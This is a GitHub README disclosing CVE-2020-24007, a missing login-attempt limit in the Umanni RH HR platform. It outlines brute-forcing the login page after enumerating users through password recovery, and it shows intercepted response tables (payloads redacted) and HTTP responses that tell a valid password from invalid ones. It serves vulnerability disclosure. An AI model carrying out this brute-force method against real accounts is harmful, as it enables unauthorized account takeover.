inflixim4be / **Brute-Force-on-Umanni-RH** Public

Brute Force on Umanni RH

☆ 0 stars   0 forks

☆ Star   Notifications

Code   Issues   Pull requests   Actions   Projects   Security   Insights

master ▾   Go to file

inflixim4be Update README.md ···   on Aug 26, 2020   6

View code

README.md

CVE-2020-24007
Brute Force on Umanni RH

Description


Umanni RH does not limit the number of authentication attempts. An unauthenticated user may exploit this vulnerability to launch a brute-force authentication attack against the Login page.

Exploitation

To exploit this vulnerability, it is necessary using the user enumeration vulnerability in Password Recovery to enumerate the valid users and after could perform an arbitrary number of authentication attempts using different passwords, and eventually gain access to the targeted account.

PoC

- Login Page



Email Ou Identificador

senha


Esqueci minha senha

Problemas no primeiro acesso? Então clique Aqui

Entrar

umanni.com.br

- Brute Force Login - Invalid Password




Request ▲	Payload	Status	Error	Redir...	Timeout	Length	Comment
0		200	□	0	□	18496	
1	[redacted]	200	□	0	□	18492	
2	[redacted]	200	□	0	□	18498	
3	[redacted]	200	□	0	□	18492	
4	[redacted]	200	□	0	□	18488	
5	[redacted]	200	□	2	□	18166	

```
HTTP/1.1 200 OK
Date: Fri, 10 Jul 2020 13:55:27 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.15.8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
ETag: W/"8b6ab6b7404b4f26151f2458be6b0b68"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _umanni_hr_session=KKcOSV%2BCnNLdDhpjVozH4tBileg8H%2FGJ8Yvs59zzBjqgGvL48NpwtYJ5SBlNmQPiYZY7hneB7t3J1cPpD
X-Request-Id: 562d701199ba36e4ba115d2b47ee9d06
X-Runtime: 0.204634
Vary: Accept-Encoding
Content-Length: 17569

<!DOCTYPE html>
<html>
  <head>
    <title>
      Login
    </title>
    <meta content='text/html; charset=utf-8' http-equiv='Content-Type'>
```

- Brute Force Login - Valid Password (Redirect)




Request ▲	Payload	Status	Error	Redir...	Timeout	Length	Comment
0		200	□	0	□	18496	
1	[redacted]	200	□	0	□	18492	
2	[redacted]	200	□	0	□	18498	
3	[redacted]	200	□	0	□	18492	
4	[redacted]	200	□	0	□	18488	
5	[redacted]	200	□	2	□	18166	

```
HTTP/1.1 302 Found
Date: Fri, 10 Jul 2020 13:55:29 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.15.8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
Location: https://
X-Robots-Tag: none
Cache-Control: no-cache
Set-Cookie: _umanni_hr_session=GtCqt13bwU95ib5u2ePYl%2FC5Lt7w2NJLSzE4mvFe50bsCbkt9jUoaDHMLVFjBxlAoOrGGX2u4alb73q%2Bo2
X-Request-Id: f07acb4a96e6b17f139db461ab6916d7
X-Runtime: 0.176418
Vary: Accept-Encoding
Content-Length: 103

<html>
  <body>
    You are being <a href="https://                         ">redirected</a>
    .
  </body>
</html>
```

- Brute Force Login - Valid Password (Redirect)




Request ▲	Payload	Status	Error	Redir...	Timeout	Length	Comment
0		200	□	0	□	18496	
1	[redacted]	200	□	0	□	18492	
2	[redacted]	200	□	0	□	18498	
3	[redacted]	200	□	0	□	18492	
4	[redacted]	200	□	0	□	18488	
5	[redacted]	200	□	2	□	18166	

```
HTTP/1.1 302 Found
Date: Fri, 10 Jul 2020 13:55:30 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.15.8
Strict-Transport-Security: max-age=31536000; includeSubDomains
Location: https://                                        login
Cache-Control: no-cache
Set-Cookie: _umanni_hr_session=oNrgBloQrqllmRP3Y9ubWjuCfK5zFiohH9SQSyMlN%2BBOwhb%2BMoW4NMupln%2BeGKH6Z9PsleI%2B8IJjga
X-Request-Id: 30cdc1872e4b35ff037c1686d541150c
X-Runtime: 0.016030
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 114

<html>
  <body>
    You are being <a href="https://                                        login">redirected</a>
  </body>
</html>
```

- Brute Force Login - Valid Password



Request ▲	Payload	Status	Error	Redir...	Timeout	Length	Comment
0		200	□	0	□	18496	
1	[redacted]	200	□	0	□	18492	
2	[redacted]	200	□	0	□	18498	
3	[redacted]	200	□	0	□	18492	
4	[redacted]	200	□	0	□	18488	
5	[redacted]	200	□	2	□	18166	

```
HTTP/1.1 200 OK
Date: Fri, 10 Jul 2020 13:55:32 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx/1.15.8
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Robots-Tag: none
ETag: W/"48ff793cd3c2ef5b2183e04f496dfb79"
Cache-Control: max-age=0, private, must-revalidate
Set-Cookie: _umanni_hr_session=qNqyucugMeE28bYMhPWvdGhBeT7nq%2BQSDNkmSRYmSBLMnEXB3XM3T%2BE%2BICkfW8fmdYmdHRJwwfkwe0M
X-Request-Id: a033808035fc69615f8d299831a0f962
X-Runtime: 0.033879
Vary: Accept-Encoding
Content-Length: 17215

<!DOCTYPE html>
<html>
  <head>
    <title>
      Login
    </title>
```

Releases

No releases published

Packages

No packages published